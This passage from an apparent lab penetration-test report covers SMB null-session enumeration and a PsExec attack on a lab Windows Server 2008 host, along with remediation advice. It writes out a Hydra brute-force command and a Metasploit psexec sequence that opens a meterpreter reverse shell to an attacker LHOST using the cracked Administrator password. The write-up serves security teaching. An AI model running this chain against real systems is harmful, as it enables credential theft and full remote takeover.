   * List hidden admin shares like C$, ADMIN$
   * Determine which permissions are misconfigured

The attacker benefits from this information:

* + Find possible file shares to steal information from. Obtain legitimate usernames for bruteforce attacks.
  + Create a lateral movement map of the network structure.

**Real-World Example:**

Windows 2000, XP, and 2003 Anonymous SMB Enumeration

Attackers frequently exploited null sessions in older Windows environments to list:

* + Every user account on a domain
  + Shared printers and drives
  + Group memberships

Since no credentials were required, this method was frequently employed in penetration tests and actual breaches. As can be seen in the screenshot output (READ access to IPC$), misconfigured SMB permissions still permit anonymous access to IPC$, which could result in additional exploitation.

### 2.3.3 Corrective and Preventive Measures

**Corrective Measures:**

* Disable Null Sessions
* Review and Harden Shares Review
* Apply Security Patches **Preventive Measures:**
* Disable SMBv1 Protocol
* Use a Host – Based Firewall
* Enforce Authentication for SMB

## 

## **2.4 PsExec**

|  |  |
| --- | --- |
| **Tool** | **Used For** |
| Nmap | Nmap is used to search the network and display active services |
| Hydra | Hydra used for forcing authentication services by brute-force |
| Metasploit Framework | Metasploit Framework used in the context of exploitation process and later access gained |

**Justification:**

* Nmap:
* Used to find available ports and encyclopedia information concerning the services they provide. Smb-os-discovery and smb-security-mode scripts were used to reveal vulnerabilities associated with SMB and to find out information about its operating system.
* Hydra:
* Anefficient tool that executes dictionary-based authentication attacks against SMB services in order to reveal weak credentials. This enabled identification of real login details for the “Administrator” account.
* Metasploit:
* Used the psexec module along with the stolen credentials to leverage SMB and achieve a Meterpreter reverse shell.

### 2.4.1 Technical Steps & Screenshots

1. **Nmap Scan**

**Command Used:**

nmap -sC -sV -O 192.168.135.129 **Purpose:**

To scan for open ports, services, and OS fingerprinting **Result:**

* + Open ports: 135, 139, 455, 1025-1033, 49152-49157
  + Services: Windows RPC, SMB, HTTP
  + OS: Windows Server 2008 R2 Standard



1. **Brute Force using Hydra Command used:**

hydra -l Administrator -P /path/to/wordlist.txt smb://192.168.135.129 **Purpose:**


To identify valid login credentials using a wordlist **Result:**

Valid credentials found:

* + Username: Administrator

•

Password: P@ssw0rd




1. **Exploiting with Metasploit (PsExec) Steps:**

1. Launch Metasploit:

• msfconsole

2. Select exploit:

* + - use exploit/windows/smb/psexec 3. Set options:
    - set RHOST 192.168.135.129
    - set SMBUser Administrator
    - set SMBPass P@ssw0rd
    - setPAYLOAD windows/meterpreter/reverse\_tcp
    - set LHOST 192.168.135.128
    - exploit **Result:**
    - Meterpreter session opened
    - Access granted with SYSTEM-level privileges
    - Payload executed successfully



### 2.4.2 Selected Critical Vulnerability: Weak SMB Authentication

**Why does it exist?**

* Easily forgettable or default passwords are left as is by users.
* SMBv1 and related protocols are enabled.
* A flimsy defence against brute-force attack which is combined with sparse account lockout policies.

**How can an attacker exploit it?**

* Trying to gang up login logon credentials automatically with the aid of such shells as Hydra.
* Use pilfered credentials to work locally via remote media like PsExec.
* Reaching total administrative control using Metasploit.

**Real-World Example:**

Organisations might receive ransomware attacks from criminals, such as Ryuk and Conti, who take advantage of poor password management and reusing credentials that begin to penetrate systems via SMB vulnerabilities.

### 2.4.3 Corrective and Preventive Measures

**Corrective Measures:**

* Enforce strong password policies.
* Disable SMBv1 and enforce modern protocols.
* Patch system vulnerabilities.
* Restrict SMB access through firewalls.

**Preventive Measures:**

* Use intrusion detection/prevention systems (IDS/IPS).
* Implement account lockout policies.
* Conduct regular vulnerability scans.
* Conduct employee cybersecurity training.

# 

# 3.0 Conclusion

It was evident from the vulnerability assessment how cybersecurity tools play a vital role in revealing security weaknesses in an organization and capitalizing on them. Our analysis uncovered major weaknesses, including the fact that we had anonymous FTP, unprotected SMB versions such as MS17-010, and inadequate authentication practices. Showing the implications of these vulnerabilities, we demonstrated the real security threats associated with functioning with outdated systems and improper configuration controls. The report emphasizes the indispensable contribution of technical adjustments and best practices in security policy in facilitating continuous upkeep and safeguarding of a secure IT environment, as confirmed by this assessment (Rapid7, 2023).

# References

Karen Scarfone, M. S. (2008, September). *Technical Guide to Information Security Testing*

*and Assessment.* Retrieved from

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

Kovacs, E. (2017, March 27). *FBI Warns Healthcare Industry of FTP Attacks*. Retrieved from SECURITYWEEK: https://www.securityweek.com/fbi-warns-healthcare-industry-ftp-

attacks/

Rapid7. (2023). *The Metasploit Framework Overview.* Retrieved from https://docs.rapid7.com/metasploit/